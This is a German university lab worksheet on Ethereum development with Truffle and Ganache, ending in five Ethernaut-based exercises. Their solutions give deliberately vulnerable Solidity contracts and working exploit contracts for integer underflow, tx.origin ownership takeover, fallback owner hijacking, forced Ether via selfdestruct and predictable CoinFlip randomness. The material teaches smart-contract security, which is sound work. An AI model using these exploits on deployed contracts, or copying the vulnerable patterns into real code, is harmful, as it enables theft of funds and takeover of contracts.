Praxissession 3 - Ethereum Security

Smart Contract Entwicklung mit Truffle

In dieser Session lernen Sie den Umgang mit der Entwicklungsumgebung "**Truffle**" und der persönlichen Testblockkette "**Ganache**" kennen.

Truffle installieren und neues Truffle Projekt anlegen

- Neuen Ordner für die Praxissession anlegen

Terminalfenster / Konsole

```
$ mkdir trufflesession
$ cd trufflesession
```

- Truffle installieren

Terminalfenster / Konsole

```
$ npm init -y
$ npm install truffle
```

- Initialisieren Sie ein neues Truffle-Projekt:

```
$ ./node_modules/.bin/truffle init
```

```
bcgst147@inf-8-079 ~/trufflesession $ ./node_modules/.bin/truffle init

✔ Preparing to download
✔ Downloading
✔ Cleaning up temporary files
✔ Setting up box

Unbox successful. Sweet!

Commands:

  Compile:        truffle compile
  Migrate:        truffle migrate
  Test contracts: truffle test
```


Persönliche Testblockkette "Ganache" herunterladen und starten

- Laden Sie sich die Testblockkette "Ganache" herunter: https://github.com/trufflesuite/ganache/releases/download/v2.1.0/Ganache-2.1.0.AppImage
- Alternativ können Sie Ganache auch aus dieser vertrauenswürdigen Quelle beziehen

```
/usr/local/Archiv/lehre/Meisel
```

- Öffnen Sie im Dateiexplorer den Downloadordner und **Doppelklicken** Sie auf das **AppImage von Ganache** und klicken Sie auf **"Ausführbarmachen und starten".**
- Die Frage nach der Integration von Ganache in das System können Sie verneinen.


- Entscheiden Sie selbst, ob Sie Daten an das Ganache Team zur Verbesserung des Produkts senden wollen (**Analytics enabled. Thanks!**) und klicken Sie auf **Continue.**
- Wählen Sie im nächsten Fenster **"Quickstart".**



Quellcode Editor öffnen

- Öffnen Sie über das Startmenü den Editor "Komodo Edit". Die erste Start dauert ein paar Sekunden.
- Den "**Appearance**" Dialog können Sie abbrechen.

- Navigieren Sie in der linken Leiste in den von Ihnen angelegten Ordner "**trufflesession**" und klappen Sie die Ordner auf.



  - Der Ordner "**contracts**" enthält den Quellcode, der in Solidity geschriebenen Smart-Contracts.
  - Der Ordner "**migrations**" enthält die Deploymentskripte für die Smart-Contracts.
  - Der Ordner "**test**" enthält selbst geschriebene Testskripte für die Smart-Contracts.
  - Die Datei "**truffle-config.js**" enthält die Konfiguration von Truffle.
  - Der mitgelieferte Contract "**Migrations.sol**" sowie sein Depoloymentskript "**1_initial_migration.js**" sollten unverändert bleiben. Sie werden von Truffle benötigt, um das Deployment von Contracts zu protokollieren.

Truffle zur Verwendung der persönlichen Testblockkette konfigurieren

- Öffnen Sie die Datei "**truffle-config.js**".
- Fügen Sie im Abschnitt "**networks**" folgenden Code ein und speichern Sie die Datei.

truffle.js

```
development: {
        host: '127.0.0.1',
        port: 7545,
        network_id: '5777'
}
```

Test der Truffle-Konfiguration

- Gehen Sie in das Terminalfenster in dem Sie das Truffle Projekt initialisiert haben (oder öffnen Sie ein neues Fenster und navigieren Sie in den Ordner "**trufflesession**").
- Prüfen Sie ob das Developmentnetzwerk erkannt wird.

Terminalfenster / Konsole

```
$ ./node_modules/.bin/truffle networks
```

```
bcgst147@inf-8-079 ~/trufflesession $ ./node_modules/.bin/truffle networks

Network: development (id: 5777)
  No contracts deployed.

bcgst147@inf-8-079 ~/trufflesession $
```

Test des Deployments mit einem Dummy Contract

- Legen Sie im Ordner "**contracts**" eine neue Datei "**HelloWorld.sol**" an.
- Fügen Sie folgenden Quellcode in die Datei ein und speichern Sie diese.

HelloWorld.sol

```
pragma solidity ^0.5.5;

contract HelloWorld {

  string public test;

  constructor() public {
    test = "HelloWorld";
  }

}
```

- Legen Sie im Ordner "**migrations**" eine neue Datei "**2_deploy_hello_world.js**" an. Es ist wichtig, dass die Datei mit "**2**_" beginnt.
- Fügen Sie folgenden Quellcode in die Datei ein und speichern Sie diese.

2_deploy_hello_world.js

```
var HelloWorld = artifacts.require("./HelloWorld.sol");

module.exports = function(deployer) {
  deployer.deploy(HelloWorld);
};
```


- Deployen Sie den Contract mit folgendem Befehl im Terminalfenster des Truffleprojekts.

Terminalfenster / Konsole


```
$ ./node_modules/.bin/truffle deploy --network development
```

```
2_deploy_hello_world.js
=======================

   Deploying 'HelloWorld'
   ----------------------
   > transaction hash:    0x128fef43831c3ba468834cd9b3c22a26985b0eb4cc4de7b47e0b9b9380cd7b95
   > Blocks: 0            Seconds: 0
   > contract address:    0x442a011DDdFD0d8E5FFA44Be764A19C0C78288e4
   > account:             0x1dEcbD8d5eE99342492e11cD9ac5692c77FAF37E
   > balance:             99.98949504
   > gas used:            198306
   > gas price:           20 gwei
   > value sent:          0 ETH
   > total cost:          0.00396612 ETH


   > Saving migration to chain.
   > Saving artifacts
   -------------------------------------
   > Total cost:          0.00396612 ETH


Summary
=======
> Total deployments:   2
> Final cost:          0.00966428 ETH

bcgst147@inf-8-079 ~/trufflesession $
```

- Aktualisieren Sie die View in Ihrem Editor (rechte Maustaste auf den Ordner dann "**Refresh Status**") und klappen Sie den Ordner "**build**" auf. Dort sollten Sie die beiden Dateien **Migrations.json** und **HelloWorld.json** finden. Diesen enthalten unter anderem den kompilierten Bytecode der Contracts.



- Schauen Sie sich im User-Interface von Ganache die ersten 4 Transaktionen an.



- Die erste Transaktion hat den Migrations Contract erstellt.
- Die zweite Transaktion hat das Deployment des Migrations Contract im Migration Contract protokolliert.
- Die dritte Transaktion hat den HelloWorld Contract erstellt.
- Die vierte Transaktion hat das Deployment des HelloWorld Contract im Migration Contract protokolliert.
  Eine weiterführende Erklärung des Migrations Contracts finden Sie hier.

Test des Dummy Contracts

Es gibt in Truffle die Möglichkeit Tests in JavaScript oder Solidity zu schreiben. Wir werden unsere Tests in JavaScript schreiben. Dazu verwendet Truffle intern des Testframework "Mocha" https://mochajs.org. Methodenaufrufe von Smart Contracts sind in der Regel asynchron. Mocha unterstützt verschiedene Möglichkeiten asynchrone Tests zu schreiben. Da mit der Version 1.0 von web3 die Verwendung von Promises eingeführt wurde, werden auch wir unsere Tests in dieser Art schreiben.

- Legen Sie im Ordner "**test**" eine neue Datei mit dem Namen "**test_HelloWorld.js**" an.
- Fügen Sie den folgenden Quellcode ein und speichern Sie die Datei.

test_HelloWorld.js

```
var HelloWorld = artifacts.require("HelloWorld");

contract('Hello World Contract', function() {

  it("variable test should be 'HelloWorld'", function() {

    return HelloWorld.deployed().then(function(instance) {

      return instance.test.call();

    }).then(function(value) {

      assert.equal(value, "HelloWorld", "variable test didn't cointain 'HelloWorld'");

    });

  });

});
```

- Führen Sie den Test mit folgendem Befehl im Terminalfenster des Truffleprojekts aus. (Es werden dabei alle ".js" Dateien im Ordner "test" ausgeführt.)

Termianlfenster / Konsole

```
$ ./node_modules/.bin/truffle test
```

Übung 1

Zur Übung sollen Sie nun selbstständig einen zweiten Smart Contract schreiben, in der Testkette deployen und einen entsprechenden Test schreiben.

- Im Smart Contract soll soll es eine Variable "test" vom Typ string geben, die im Konstruktror des Contracts gesetzt wird.
- Außerdem soll es eine Methode "writeTest" geben, mit der man die Variable "test" überschreiben kann.

- Der Test soll folgendes prüfen:
- Initialisierung der Variable "test" mit dem korrekten Wert aus dem Konstruktor.
- Überschreiben der Variable durch Aufruf der Methode "writeTest" und Kontrolle, ob der gewünschte Wert eingetragen wurde.

Beachten Sie, dass Sie die entsprechenden Dateien korrekt benennen. Die .sol Datei sollte so heißen wie der Smart Contract und das Deploymentskript beginnt mit der nächst höheren Nummer.

In diesem Beispiel müssen Sie im Test eine state-verändernde Methode aufrufen. Diese kosten Gas und müssen entsprechend über separate Ethereum-Transaktionen durch einen Account ausgeführt werden. Die Syntax für den Methodenaufruf lautet:

```
// <contractinstance>.<method>(<methodParameters>,{from: <sender>, value:<valueToSend>, gas:
<gasToSend>, gasPrice:<gasPriceToUse>});
instance.writeTest("foo",{from: <account>});
```

Damit Sie Zugriff auf die Accounts der Testblockkette erhalten, können Sie den Aufruf **web3.eth.personal.getAccounts()** verwenden. Dieser liefert wiederum ein Promise zurück, welches sie entsprechend verarbeiten müssen:

Beispiel

```
...
        return Contract.deployed().then(function(instance) {

      contract = instance;

      // get accounts
      return web3.eth.personal.getAccounts();

    }).then(function(accounts) {

      // call contract write function
      return contract.writeTest("foo",{from: accounts[0]});
...
```

- Wenn die Werte für "from", "gas" und "gasPrice" leer gelassen werden, verwendet Truffle Standartwerte, die in der Datei "truffle.js" konfiguriert werden können.
- Über das Feld "value", können Sie Ether an den Contract schicken, was für unser Beispiel nicht nötig ist.
- Das "web3" Objekt steht Ihnen in den Tests automatisch zur Verfügung und kann einfach verwendet werden.

- Lösungsvorschlag:

  WriteTest.sol
  3_deploy_write_test.js
  test_WriteTest.js

Wenn Sie nur einen und nicht alle Tests ausführen wollen, können Sie den Pfad zum Test beim Ausführen mit angeben:

Terminalfenster / Konsole

```
$ ./node_modules/.bin/truffle test test/test_WriteTest.js
```

Debugging mit Truffle

Da beim Programmieren nicht immer alles gleich so funktioniert wie gewünscht und man den Fehler auch nicht immer auf Anhieb um Quelltext findet, ist es hilfreich, sich die Codeausführung schrittweise anzuschauen. Diesen Prozess nennt man Debugging und Truffle hat dazu eine entsprechende Funktionalität.

- Zunächst sollen Sie einen fehlerhaften Smart Contract "**ErrorContract.sol**" erstellen und mit Truffle in Ganache deployen. Denken Sie daran, auch das **Migrationsskript** anzulegen.

ErrorContract.sol

```
pragma solidity ^0.5.0;

contract ErrorContract {

  uint public test;

  constructor() public {
    test = 0;
  }

  function loop(uint _x) public {
    while(true) {
      test = _x;
    }
  }

}
```

- Nachdem der Vertrag deployed wurde, wollen wir die (fehlerhafte) Methode "loop" testen.

  Lösungsvorschlag: test_ErrorContract.js

```
bcgst147@inf-8-079 ~/trufflesession $ ./node_modules/.bin/truffle test test/test_ErrorContract.js
Using network 'development'.

Compiling ./contracts/ErrorContract.sol...
Compiling ./contracts/WriteTest.sol...


  Contract: Error Contract
    1) test the loop function
    > No events were emitted


  0 passing (4s)
  1 failing

  1) Contract: Error Contract
       test the loop function:
     Error: Returned error: VM Exception while processing transaction: out of gas
      at Object.ErrorResponse (node_modules/truffle/build/webpack:/~/web3-eth/~/web3-core-helpers/
      at node_modules/truffle/build/webpack:/~/web3-eth/~/web3-core-requestmanager/src/index.js:14
      at node_modules/truffle/build/webpack:/packages/truffle-provider/wrapper.js:112:1
      at XMLHttpRequest.request.onreadystatechange (node_modules/truffle/build/webpack:/~/web3/~/w
rc/index.js:96:1)
```

- Um eine Transaktion zu debuggen, benötigen wir den entsprechenden Transaktionshash. Diesen können Sie z.B. aus dem UI von Ganache gewinnen.
- Öffnen Sie dazu in Ganache das Tab "**LOGS**" und klicken Sie auf "**CLEAR LOGS**".
- Führen Sie den Test erneut aus. **Wichtig ist, dass Sie NUR den einen Test ausführen.**

Terminalfenster / Konsole

```
$ ./node_modules/.bin/truffle test test/test_ErrorContract.js
```

- Scrollen Sie im Log ganz nach unten. Dort sehen Sie den Transaktionshash der Transaktion die mit dem "**out of gas**" Fehler abgebrochen ist.

```
[14:38:35] eth_sendTransaction
[14:38:37]   Transaction: 0x4c82371788643cc36cf8a9a86c444dd482cca36390742dd53d3109c5d6026be8
[14:38:37]   Gas usage: 6721975
[14:38:37]   Block Number: 23
[14:38:37]   Block Time: Fri Sep 07 2018 14:38:35 GMT+0200 (CEST)
[14:38:37]   Runtime Error: out of gas
[14:38:37] eth_getTransactionReceipt
[14:38:37] eth_getLogs
```

- Kopieren Sie sich den Transaktionshash (mit Maus markieren und Strg+C).

- Öffnen Sie nun zum Debuggen ein neues Terminalfenster, navigieren Sie in den Ordner "**trufflesession**" und degbuggen Sie die fehlerhafte Transaktion.

Terminalfenster / Konsole

```
$ cd trufflesession
$ ./node_modules/.bin/truffle debug <ihr transaktionshash>
```

```
bcgst147@inf-8-079 ~/trufflesession $ ./node_modules/.bin/truffle debug 0xc945653
Compiling ./contracts/ErrorContract.sol...
Compiling ./contracts/HelloWorld.sol...
Compiling ./contracts/Migrations.sol...
Compiling ./contracts/WriteTest.sol...

Gathering transaction data...

Addresses affected:
 0x7DD5B806b75605ef89F6E39fb66594066B56B337 - ErrorContract

Commands:
(enter) last command entered (step next)
(o) step over, (i) step into, (u) step out, (n) step next, (;) step instruction
(p) print instruction, (h) print this help, (q) quit, (r) reset
(b) add breakpoint, (B) remove breakpoint, (c) continue until breakpoint
(+) add watch expression (`+:<expr>`), (-) remove watch expression (-:<expr>)
(?) list existing watch expressions
(v) print variables and values, (:) evaluate expression - see `v`


ErrorContract.sol:

1: pragma solidity ^0.5.0;
2:
3: contract ErrorContract {
   ^^^^^^^^^^^^^^^^^^^^^^^^

debug(development:0xc9456538...)>
```


- Wie Sie sehen, haben Sie in der Debugkonsole verschiedene Möglichkeiten und Befehle. In unserem Beispiel reicht es aus, sich die Ausführung Schritt für Schritt anzuschauen. Das erreichen Sie, indem Sie einfach die Entertaste betätigen (das ist die Kurzform für "n"+Enter). Sie sehen nun

wie sich der Debugger durch den Programmcode arbeitet.

```
11:   function loop(uint _x) public {
12:     while(true) {
        ^^^^^^^^^^^^^

debug(development:0xc9456538...)>

ErrorContract.sol:

11:   function loop(uint _x) public {
12:     while(true) {
13:       test = _x;
                 ^^

debug(development:0xc9456538...)>

ErrorContract.sol:

11:   function loop(uint _x) public {
12:     while(true) {
13:       test = _x;
          ^^^^

debug(development:0xc9456538...)>

ErrorContract.sol:

11:   function loop(uint _x) public {
12:     while(true) {
13:       test = _x;
          ^^^^^^^^

debug(development:0xc9456538...)>

ErrorContract.sol:

10:
11:   function loop(uint _x) public {
12:     while(true) {
        ^^^^^^^^^^^^^
```

Exploits - 5 Knobeleien mit Solidity

Für diesen Teil reicht die Remix IDE unter Verwendung des **JavascriptVM - Environments**.



Die Exploits wurden von der Website https://ethernaut.zeppelin.solutions/ entnommen und aktualisiert. Dort finden sich noch weitere (teilweise nicht mehr aktuelle) Exploits.

1. Token

Gegeben ist folgender Contract.

1. Deployen Sie diesen und weisen Sie sich **dabei 20 Token** zu.
2. Versuchen Sie nun, sich so viele Token zu sichern, wie sie können. **Sie haben fünf Minuten dafür Zeit. Danach wird die Lösung vorgestellt.**

```
pragma solidity ^0.5.11;
contract Token {

  mapping(address => uint) balances;
  uint public totalSupply;

  constructor(uint _initialSupply) public {
    balances[msg.sender] = totalSupply = _initialSupply;
  }

  function transfer(address _to, uint _value) public returns (bool) {
    require(balances[msg.sender] - _value >= 0);
    balances[msg.sender] -= _value;
    balances[_to] += _value;
    return true;
  }

  function balanceOf(address _owner) public view returns (uint balance) {
    return balances[_owner];
  }

}
```

Lösung

Dies kann mithilfe eines Variablenüberlaufes bewerkstelligt werden.

1. Aufrufen der Funktion transfer() von dem Account, der den Token deployed wurde. Als Argument eine andere Adresse und einen Betrag > 20 Token eintragen.
2. Prüfen mit balanceOf und Adresse, mit der der Token deployed wurde.

uints sind immer > 0. (unsigned Integer) Darum ist die require() stets erfüllt.

2. TX-Origin

Gegeben ist folgender Contract. Versuchen Sie, eine beliebige Adresse als owner einzutragen.

Nutzen Sie MetaMask.

Sie haben drei Minuten, um die Lösung zu finden.

```
pragma solidity ^0.5.11;
contract OwnerContract{
    address public owner;

    constructor() public{
        owner = msg.sender;
    }

    function claimOwnership(address _owner) public{
        if(tx.origin != msg.sender){
            owner = _owner;
        }
     }
}
```

Lösung

Entscheident ist der Unterschied zwischen tx.origin und msg.sender.

- msg.sender: Ergebnis kann Contract oder EOA sein.
- tx.origin: Ergebnis kann nur EOA sein. Nur EOAs können Transaktionen senden.

Betrachten der Call-Kette A->B->CD

In D ist msg.sender gleich C

In D ist tx.origin gleich A (also der EOA, der eine TX an einen Contract B geschickt hat)

Um dies umzusetzen, wird ein neuer Contract OwnerExploit erstellt. Dieser ruft den Contract Owner auf

```
pragma solidity ^0.5.11;
// Interface deklarieren
contract OwnerC{
    function claimOwnership(address _owner) public;
}

contract OwnerExploit{
 OwnerC public ownyContract;

    constructor() public{
        ownyContract = OwnerC(0xCCA41....); // Hier Adresse des Owner Contracts einfügen
    }

    function changeOnwership() public{
        ownyContract.claimOwnership(0x1472....); // Hier eine beliebige Adresse eintragen, die als owner
eingetragen werden soll.
    }
}
```

3. Unerwartete Ether

Versuchen Sie die Variable ***owner*** auf eine von Ihnen gewünschte Adresse zu setzen. (Hinweis: schauen Sie sich die Fallback Funktion an)

Sie haben 5 Minuten Zeit.

```
pragma solidity ^0.5.11;

contract Fallback{

  mapping(address => uint) public contributions;
  address payable public owner;

    modifier onlyOwner(){
      require(msg.sender == owner);
      _;
    }

  constructor() public {
    contributions[msg.sender] = 1000 * (1 ether);
    owner = msg.sender;
  }

  function contribute() public payable {
    require(msg.value < 0.001 ether);
    contributions[msg.sender] += msg.value;
    if(contributions[msg.sender] > contributions[owner]) {
      owner = msg.sender;
    }
  }

  function getContribution() public view returns (uint) {
    return contributions[msg.sender];
  }


  function withdraw() public onlyOwner {
    owner.transfer(address(this).balance);
  }


  function() payable external {
    require(msg.value > 0 && contributions[msg.sender] > 0);
    owner = msg.sender;
  }
}
```

Lösung

Sie benötigen zwei Accounts.

Nutzen Sie am besten die Javascrip VM in der Remix IDE.

Es gibt zwei Möglichkeiten owner zu werden.

1. Sehr oft kleine Beträge an contribute senden.

    1. Das dauert aber sehr lang.

2. Einen eleganteren Weg finden

    1. Deployen Sie den Contract mit einem Account.
    2. Schalten Sie auf einen anderen Account um.
    3. Senden Sie einen kleinen Betrag an die Funktion contribute().
    4. Senden Sie einen Betrag an die Fallback-Funktion.

Wenn die Fallback-Function nicht payable ist, dann kann man nicht einfach so Ether hin schicken.

Aber unter zwei Bedingungen geht es doch:

1. Nach selfdestruct eines Contracts
2. In Form einer Miningbelohnung

Daher darf man sich nie darauf verlassen, dass an die Fallbackfunktion keine ungewünschten Ether geschickt werden.

4. Unerwartete Ether II

Versuchen Sie, dem folgenden Smart Contract ein paar Ether zu schicken.

```
pragma solidity ^0.5.11;

contract Deny{

    /*

          _.-------._
        _-'_.------._ `-_
      _-' _-          `-_/
     -   -
 ___/  /_______________
/___  ._______________/
 ___| |_______________
/___  ._____________/
    \  \
     -_ -_             /|
       -_ -._        _- |
          -._ `------'_./
             `-------'


    */

    function getBalance() public view returns(uint){
        return address(this).balance;
    }
}
```

Lösung

Dieser Contract enthält keine Funktion, die "payable" ist.

Daher scheitert eine normale Zahlung an ihn.

Zahlungen, die durch selfdestruct ausgelöst werden, werden aber in jedem Fall ausgeführt.

Schreiben Sie dazu einen anderen Smart Contract ("Force"), der die selfdestruct-Funktion aufruft.

Tragen Sie in dieser Funktion die Adresse des "Deny"-Smart Contracts ein.

Laden Sie beim Deployment einen kleinen Betrag auf den "Force"-Smart Contract und rufen Sie dann die selfdestruct-Funktion auf.

Force Contract

```
pragma solidity ^0.5.11;

contract Force{

    constructor() public payable{

    }

    function attackDeny(address payable _address) public {
        selfdestruct(_address);
    }
}
```

5. Coinflip

Der letzte Exploit funktioniert nur im Ropsten Testnetzwerk. Melden Sie sich dazu in MetaMask an und stellen Sie in Remix das Environment auf "Injected Web3".

Gegeben ist folgender Contract:

```
pragma solidity ^0.5.11;
contract CoinFlip {
  uint256 public consecutiveWins;
  uint256 lastHash;
  uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

  constructor() public {
    consecutiveWins = 0;
  }

  function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(blockhash(block.number-1));

    if (lastHash == blockValue) {
      revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = blockValue / FACTOR;
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
      consecutiveWins++;
      return true;
    } else {
      consecutiveWins = 0;
      return false;
    }
  }
}
```

Versuchen Sie, zehn Mal hintereinander die richtige Seite der Münze zu werfen. (consecutiveWins = 10);

Sie haben zehn Minuten Zeit. Danach wird die Lösung vorgestellt.

Erklärung Contract Coinflip

1. Schutz vor mehreren TX

```
if (lastHash == blockValue) {

    revert();
}

lastHash = blockValue;
```

Wenn mehr als 1 TX im Block ist, die flip() auruft, wird nur die erste TX genommen.

2. Münzwurf

uint256 coinFlip = blockValue / FACTOR;

FACTOR = 2^255 Bit lang. Damit hängt das Ergebnis der Division nur von dem 1. (ganz linken Bit von blockValue ab. Ist dieses 1, ist coinFlip = 1, ist dieses 0, ist coinFlip = 0.)

3. Conditional Operator

bool side = coinFlip == 1 ? true : false;

Wenn coinFlip == 1, dann wird side = true, ansonsten wird side = false.

4. Länge der Glückssträhne

```
uint256 public consecutiveWins;


if (side == _guess) {

   consecutiveWins++;

   return true;

} else {

   consecutiveWins = 0;

   return false;

}
```

consecutiveWins ist eine öffentliche Variable.

Wenn side = _guess, wird die Zahl der zusammenhängenden richtigen Angaben (consecutiveWins) um 1 erhöht.

Wenn side!= _guess, wird die Zahl der zusammenhängenden richtigen Angaben (consecutiveWins) = 0 gesetzt.

Lösung

Um ganz sicher zehn Mal hintereinander gewinnen zu können, muss man immer die richtige Lösung an den CoinFlip-Contract übergeben. Dies lässt sich bewerkstelligen, indem man blockValue / FACTOR selbst berechnet und den richtigen Wert bei dem Aufruf von flip() übergibt.

Dies muss im gleichen Block geschehen, da *side* vom Blockhash abhängt.

Dies ist möglich, indem man einen 2. Contract schreibt, der die Rechnung durchführt und anschließend den CoinFlip-Contract aufruft. **Dies geschieht im gleichen Block.**

Wenn Sie die Adresse des CoinFlip-Contracts angeben, erscheint möglichwerweise eine Fehlermeldung beim Compilieren, dass die Adresse nicht korrekt formatiert ist. Kopieren Sie die korrekte Formatierung aus der Fehlermeldung oder hängen Sie die Adresse an folgende URL: https://etherscan.io/tx/0x8f3ebd1ecc05c8a571f1cd0a1194908f018a36c5 und kopieren Sie die auf der Website angezeigte Adresse.

Exploit-Contract

```
pragma solidity ^0.5.11;
// Interface des anzugreifenden Contracts instanziieren
contract Coinflip{
    function flip(bool _guess) public returns (bool);
}

contract coinflipexploit{
    Coinflip public flipper; // anzugreifender contract
    uint256 factor = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
    bool public side;

    constructor() public{
        flipper = Coinflip(0x038F160aD632409BFB18582241d9Fd88C1A072Ba); // Hier Adresse Ihres CoinFlip-
Contracts eintragen.
    }

        function exploit() public returns(bool) {
        uint256 blockvalue = uint256(blockhash(block.number-1));
        uint256 coinflip = uint256(uint256(blockvalue)/ factor);
        side = coinflip == 1 ? true : false;
        bool result = flipper.flip(side);
        return true;
    }
}
```

Erklärung Exploit-Contract

1. Interface für anzugreifenden Contract deklarieren.

```
contract Coinflip{
    function flip(bool _guess) public returns (bool);
}
```

Die Funktion flip() ist nur deklariert. Sie enthält keinen Code = Interface.

2. Nutzung des CoinFlip Contracts

```
Coinflip public flipper;
Deklarieren der Vertragsvariable
flipper = Coinflip(0x038F160aD632409BFB18582241d9Fd88C1A072Ba);
```

Instanziieren des Vertrags, indem die Adresse des Exploit-Vertrags angegeben wird.

3. Berechnen der Lösung und Aufruf des CoinFlip-Contracts

```
function exploit() public returns(bool) {
// Berechnung durchführen wie in CoinFlip-Contract
        uint256 blockvalue = uint256(blockhash(block.number-1));
        uint256 coinflip = uint256(uint256(blockvalue)/ factor);
        side = coinflip == 1 ? true : false;
        bool result = flipper.flip(side); // Aufruf des CoinFlip-Contracts und Übergabe des Ergebnisses.
        return true;
    }
}
```

Ablauf

1. CoinFlip-Contract deployen, wenn noch nicht geschehen.
2. Exploit-Contract kopieren
3. Adresse des CoinFlip-Contracts eintragen
4. Exploit-Contract deployen
5. Funktion exploit() aufrufen.
6. Variable consecutiveWins müsste sich stets erhöhen.